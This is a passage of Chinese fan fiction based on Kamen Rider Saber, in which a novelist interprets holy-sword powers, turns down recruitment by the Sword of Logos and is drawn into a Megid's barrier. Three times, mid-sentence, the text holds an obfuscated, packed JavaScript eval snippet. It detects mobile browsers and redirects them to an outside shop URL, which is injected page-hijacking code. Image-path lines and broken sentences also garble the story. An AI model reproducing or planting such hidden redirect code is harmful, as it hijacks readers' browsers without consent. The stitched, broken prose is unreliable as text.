飞羽真看伦太郎的小动作,大概就猜到他在纠结什么了,于是安慰道:“很正常,神秘学在当今社会相当小众,正常生活,工作学习,都不太会接触到,最多就小说、影视剧、动画里可能会提一嘴,也不 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17305118|198684||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 会太过深入。也就我这种写小说的,因为职业需要所以才会刻意地去学习相关内容。” 伦太郎的眉头仍未舒展,他犹豫着,有些心虚地开口道:“那么,如果是水之圣剑……?” 他感觉自己仿佛是个在考场上求学霸给他递小抄的坏孩子。 “水之圣剑的话……”飞羽真一边回忆着,一边观察伦太郎的神情,只觉得他似乎是带着某种期待? 飞羽真想了想,谨慎地解释道:“如果是卡巴拉生命树体系的话,水元素代表了多个质点,无法对应到唯一的一个质点。这个和火焰剑的情况是不一样的。 “但是,天体和质点是可以一一对应的,所以我猜测,你的水之剑,这个‘水’代表的可能不是四元素中的水元素,而是指天体——水星。 “那么,与水星对应的质点是Hod,也就是荣耀。 “如果是荣耀的话,我想,你的水之圣剑的特殊能力,应该是制造幻觉。” “幻觉?”听到飞羽真的结论,伦太郎脸上的表情就是一滞。 飞羽真点头,又补充道:“对,而且,特指视觉上,或者说光学上的幻觉,也就是制造虚像。像是制造镜面反射,或者是海市蜃楼。” 听起来,这并不强。 伦太郎原本是带有一丝期望的,他期待过,如果他的圣剑有隐藏的特殊能力的话,他希望这种能力能增强他的战斗力。 他热切地,急切地想要变强,因为—— 复仇。 他要复仇,向杀死了他的师傅的米吉多复仇。 他需要力量。 可是,飞羽真的推论让他的希望落空了。 制造幻觉,听上去就很奇技淫巧,如果不是有充分的事前准备,很难说在瞬息万变的战场上能发挥什么作用。 眼见伦太郎脸上浮现出越来越多的失望,飞羽真只好劝道:“其实,这个能力也有可取之处。像是在希腊神话中,珀尔修斯就是用抛光的青铜盾牌,利用镜面反射击杀了美杜莎,这个战绩也是相当亮眼的,甚至都成为神话传说了。” 11. 招募 伦太郎神情落寞地告辞离开了,而芽依也在吃完她的那份饮料和蛋糕后就起身告辞,她要回编辑部打卡下班了。 “嗯,身上的伤……最好还是处理一下吧。” 飞羽真提醒道,指了指芽依的手肘。 其实,刚才伦太郎邀请他们去“真理之剑”北方基地的时候,飞羽真就劝过芽依,让她先去处理一下身上的伤,但芽依坚决不肯,非要跟着一起去。作为一名奇幻杂志的编辑,面对如此奇遇,还有那个神秘的隐士组织“真理之剑”,芽依当然是好奇的,想去一探究竟。与之相比,身上那点小小擦伤当然就不值一提了。 于是拖到了现在,伤口早就结痂了。 “嗯,知道了。” 芽依也明白这是飞羽真的善意,她点头应下,拿起包就离开了。 飞羽真在咖啡店外坐到了太阳西斜,才起身返回书店,自由职业者就是可以为所欲为的。 回到书店,飞羽真先是检查了一下外面的信箱,见没有什么东西,才拿钥匙开门走进了书店,坐回到柜台后面去。 “……” 飞羽真有些放空地靠在椅背上,抬头看天花板。 视线仍在。 无论是他进入了米吉多创造的书之结界,还是之后他在书之结界中再开了一个结界,两层结界都没能拦住,被什么注视着的感觉从未消失,这种感觉从上午一直持续到了现在。 是谁在看我? 虽然直至目前,感觉不到视线主人的恶意,但是…… 总有被冒犯了的感觉。 可对方没有丝毫要现身的意思,飞羽真也没有切实地抓到视线的来源,所以也只能暂时作罢。 再次确认了一下备忘录,今天已经没有别的什么事了,外面的天色渐暗,飞羽真起身走到门口,就准备翻招牌歇业了。他在篝市郊区有一栋小屋子,只是不经常回去,毕竟是在郊区,通勤距离有些太远了,来回奔波了几次之后,飞羽真就基本上都睡书店后屋里了,只偶尔,一个月里回去个三五次,打扫一下。 飞羽真拉开门,却见门外出现了一个红色的身影,也正伸手要推门进来,只是手还没有触及到门把,门就朝里打开了,这让她也愣了一瞬,手僵在了半途。 “……” 飞羽真快速地扫了对方一眼,确认了她的身份。 “这个制服,您是‘真理之剑’的人?” 也不等对方答话,飞羽真就侧身让开了道:“请进来说吧,屋里也没别人。” 将人让进了书店里,飞羽真想请她在阅读区落座,那里有沙发,也有小茶几,是很好的会客区,但对方并不买账,只是站在了门口。“您好,神山飞羽真先生。我是来自‘真理之剑’南方基地的使者,神代玲花。” 来者先是做了自我介绍,她身上的制服形制与伦太郎的那身相同,只是颜色不同,伦太郎是蓝色,而她身上的这件是红色,看来,这就是北方基地和南方基地的差异。 “我们‘真理之剑’是自古以来管理驱动书和圣剑的管理组织,今天,我们发现了炎之圣剑——火炎剑烈火的现世,所以,特意前来拜访。” 飞羽真还是打算先尽地主之谊:“我们坐下说吧?” 然而神代玲花仍旧戳在门口,站得笔直。 “不麻烦了,我只是来确认一下您的意愿。”神代玲花单刀直入地说道:“我们想要招募您加入‘真理之剑’,我知道,之前北方基地打算招募您,已经被您婉拒了。但是,我们南方基地还是打算再争取一下。 “如果说北方基地是‘真理之剑’布置在前线的作战部队,那么我们南方基地就是‘真理之剑’的后勤管理部门,基于两者的立场和职权不同,我们南方基地还是希望您能够加入我们的圣剑剑士体系。 “一方面,确实是为了方便管理,而另一方面,‘真理之剑’也会为剑士提供全方位的情报支持和后勤保障。 “只要您仍旧持有着圣剑和奇幻驱动书,就会成为书之魔人米吉多的目标,单打独斗实在是太危险了。” 神代玲花说到这儿,略微停顿了一会儿,让飞羽真充分发挥他作为小说家的想象力,想象一下他这个没有任何战斗能力的普通人遇上拥有超能力的书之魔人是个什么下场。 “今天您应该已经遭遇过米吉多的袭击了吧?是因为水之剑士Blades的及时增援才没有发生意外,您也理应知道如果Blades晚了一步……” 接着,图穷匕见。 “所以,我们还有另一个提议,如果您真的不想掺和到这么危险的事里去的话,就请由我们‘真理之剑’来保管炎之圣剑——火炎剑烈火以及奇幻驱动书勇气之龙吧,这样,您也就没有了被米吉多袭击的理由。” “……” 飞羽真听神代玲花说完,然后,嘴角就浮现出了一个微笑,这个笑容让神代玲花下意识地感到了不妙,这个小说家完全没被她的话吓到,看起来,甚至还有些跃跃欲试。 “且不说,是不是我真的不再持有圣剑和驱动书就会被米吉多放过。” 35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17305119|198684||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' >飞羽真拿起了他随手搁在墙边的炎之圣剑,随着他微微侧转剑身,一道一道白色的反射光在屋内扫过。 “我其实很好奇,你们的世界,圣剑也好,驱动书也好,还有剑士和书之魔人千年来的争斗,我作为一个小说家,是不会放过任何取材的机会的。” “而这把剑是门票,我是不会轻易放弃的。” 或许是因为天黑了?屋内的光线变暗了,玲花有些看不分明飞羽真此时的神情了。 “那么,您是否考虑加入‘真理之剑’呢?” 玲花追问道,此时她也不再强调“南方基地”和“北方基地”了,毕竟北方基地已经被他拒绝了。 “你们应该已经知道我拒绝北方基地招募的原因吧,那么我拒绝南方基地的理由也是一样的。” “我可以和你们一起战斗,我们可以成为很好的伙伴——但我无法成为你们的剑士。毕竟,我自由职业者当惯了,又是个体经营者,而最关键的是……” 话音在飞羽真的喉头转了个圈。 “我可不是小孩子。” 接下去的话就没必要说了,飞羽真给玲花递过去了一个“你懂我懂”的眼神。 玲花确实是秒懂,毕竟飞羽真已经说到这份上了。 飞羽真想说的,就是他的服从性会很有问题——一个成年人,还是开门做生意的,那一定是很成熟的,经过见过的实在是太多了。 他这种人,即便加入,也没有任何“忠诚”可言。 而“真理之剑”,是管理书和圣剑的组织,剑士们是用书和圣剑战斗的战士,那也就意味着,“真理之剑”是个类似“圣殿骑士团”那样的军事修会组织。 别管什么修会,总之就是个军事组织。 想也知道,既然是个军事组织,那对组织度的要求一定是极高的。毕竟如果一支军队没有一定的组织度,那么战斗力也可想而知,但“真理之剑”已经传承了千年…… 而飞羽真一个“外人”,贸然加入进去,哪怕是对方邀请的,也难说能得到多少信任。 想通了这一点,玲花也不再坚持,反正,她也不是做决定的人,于是,点点头就打算告辞了。 “……明白了,我会向上级反馈的,今天您也辛苦了。” 然而,她一步都还没跨出去,周围的景象突然发生了变化—— 天顿时大亮了起来,书店消失了,取而代之的是一片荒漠—— “有米吉多来了。” 在玲花转头发问之前,飞羽真就给了她答案。 12. 真是烦死了 在隐秘的小屋内,三个书之魔人聚在桌边,围观着由《魔镜魔镜》投射在半空中的景象。那是一个俯视的视角,视觉中心为一栋木质小屋,坐落于一条客流量相对稀少的街旁。 紧接着,书形的结界撑开,将这栋木质小屋以及周边百多米的区域都框了进去。 “喂,斯特里乌斯。” 拉结尔有些不耐烦地开口道:“那个不靠谱的天灾,再加上Calibur,真的能行吗?” 斯特里乌斯的身形没动,只是眼珠转向了拉结尔:“你觉得他们不行?” “我只是觉得那个叫神山飞羽真的家伙应该尽早除掉,他的能力实在是太麻烦了。”拉结尔现在心情很不好,毕竟损失了一名部下,还是他培养了许久的,此时是既肉疼又愤怒。 “他制造的结界十分克制米吉多,简直就是冲着我们来的。” 兹奥斯也认同地点头。 米吉多确实拥有强大的力量,也有着极强的复原能力,即便被打碎也能很快恢复。 然而,无论是动用强大的力量和那些剑士战斗,还是让受伤的部位快速复原,这都是要消耗能量的,总不能是无中生有的吧。 米吉多的力量之源,就是它藏在体内的“魂匣”,也就是魔改驱动书。 但,小小的一本魔改驱动书,能存储的能量毕竟有限。所以,为了应对米吉多持续作战的消耗,书之结界除了将能量送回书之魔人的基地制作更多的魔改驱动书,还有一部分能量就直接供给给了作为结界支点的米吉多。 甚至,正因为米吉多是结界的支点,它的存续对结界本身至关重要,所以书之结界会优先给它供能——多余的能量才会传送回去。 也因此,身处书之结界内的米吉多是很难被消灭的,因为它如同背了一块近乎无限续航的大电池,能够源源不断地从周围的破坏中摄取能量,它能毫无顾忌地施展自己的超能力,也可以大胆地和剑士们以伤换伤,因为它的能量恢复得极快,而且即便受伤也不怕,反正很快就能愈合。 而剑士们的处境则艰难得多。 他们是人类,活生生的人类。战斗的疲累会不断在身上累积,受了伤也不会很快愈合——如果不做处置,只会持续恶化。当然,也会死。 所以一直以来,只要是发生在书之结界内的战斗,米吉多都是占尽了优势。 然而这种情况,在今天的战斗中出现了转变。 对方剑士展开了一个诡异的结界,阻碍了书之结界和米吉多之间的能量供给渠道。 虽然并没有完完全全将两者隔断,书之结界也不会因此立即崩溃,说明它们之间还是联结着的,但就是很滞塞,很勉强。 “我同意你的看法,拉结尔。” 斯特里乌斯慢条斯理地说道:“不过呢,即便我们可以通过米吉多的‘眼睛’大概了解到结界内发生了什么,但之前那场战斗Saber没有出手,所以,我还是打算再看一看——就让Calibur和天灾帮我们探探他的底吧?” “这有什么好探的!”拉结尔怒道,“你不相信我的判断吗?那个写小说的根本连一点战士的样子都没有,完全就是个普通人。” 斯特里乌斯嘴角浮现出戏谑的微笑,意味深长地看向他。 拉结尔被他这么一看,顿时有些心虚,下意识移开了视线。 ——他不得不承认,斯特里乌斯确实很聪明,不,简直是精明。虽然很不甘心承认自己不如他,但事实摆在这里……这家伙的脑子,他和兹奥斯加起来也比不过。 真是烦死了。 ***************** 与此同时,北极,真理之剑北方基地。 米吉多出现的警报骤然响起,报告了书之结界出现的时间和位置。这个警报声,即便身处释放修炼场内的剑士也能听得一清二楚。 释放修炼场是北区基地内给剑士们提升实力的地方,那里设置了特殊的结界,内部的时间流速和外界不同,所以修炼时,剑士的身体会承受数倍的负担,当然,收获也是数倍。 而警报的内容在重复了三遍之后,释放修炼场的门几乎是在同一时刻就被撞开了——两道身影一前一后冲了出来。 冲在前面的人,正是之前被守书人索菲亚称为Espada的雷之剑士,而追出来的,是个明显更加年轻,看上去根本就还没成年的孩子。 “贤人!” 追出来的孩子叫出了Espada的名字,而Espada根本没心思理他,而是焦急地看向站在上方的索菲亚。向她再次确认信息:“这个地址我记得是……!” “是的。” 索菲亚冷静地点了点头,答道:“是Saber的书店。” 贤人脸上 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17305120|198684||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 的神色沉了下去。他下意识地握紧腰间的雷之圣剑,掌心传来的冰冷触感让他瞬间定了神——下一秒,他拔腿就冲了出去。 “哎!贤人!” 那孩子喊出声的同时,贤人早就跑没影了,于是他赶紧回头征求索菲亚的意见。 索菲亚当然是点头。 “莲,注意安全。” “知道了,我这就出发!” 拿到了出战许可,莲兴高采烈地抓起他的风双剑翠风,也跟着冲了出去,还一边大喊着贤人等等我! ***************** 而此时,在大亮的天光之下,伏倒在沙丘后侧方的两人正谨慎地探查着出现在前方盆地内的两个异形的人形生物。 “那个人是……剑士?” 飞羽真问的人当然是来自“真理之剑”的使者神代玲花,她不是刚刚才介绍说“真理之剑”是管理驱动书和圣剑的组织吗?那,出现在眼前的这个拖着剑的家伙,难道也是组织的剑士? “……” 玲花原本是不想回答的,毕竟,她一眼就认出,来者手中拿着的剑,正是十五年前叛出“真理之剑”的暗之剑士Calibur——富加宫隼人所持有的圣剑,暗黑剑月暗。 